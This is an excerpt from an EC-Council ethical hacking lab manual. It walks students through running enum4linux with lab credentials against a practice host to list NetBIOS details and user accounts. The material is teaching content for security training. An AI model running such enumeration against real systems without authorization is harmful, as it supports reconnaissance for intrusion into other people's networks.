


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. We will first enumerate the NetBIOS information of the target machine. In the terminal window, type **enum4linux -u martin -p apple -n [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.


   Note: In this command, **-u user**: specifies the username to use and **-p pass**: specifies the password.

   Note: The MAC addresses might differ when you perform this task.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The tool enumerates the target system and displays the NetBIOS information under the **Nbtstat Information** section, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the terminal window, type **enum4linux -u martin -p apple -U [Target IP Address]** (here, **10.10.1.22**) and hit **Enter** to run the tool with the "get userlist" option.


    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-U** retrieves the userlist.

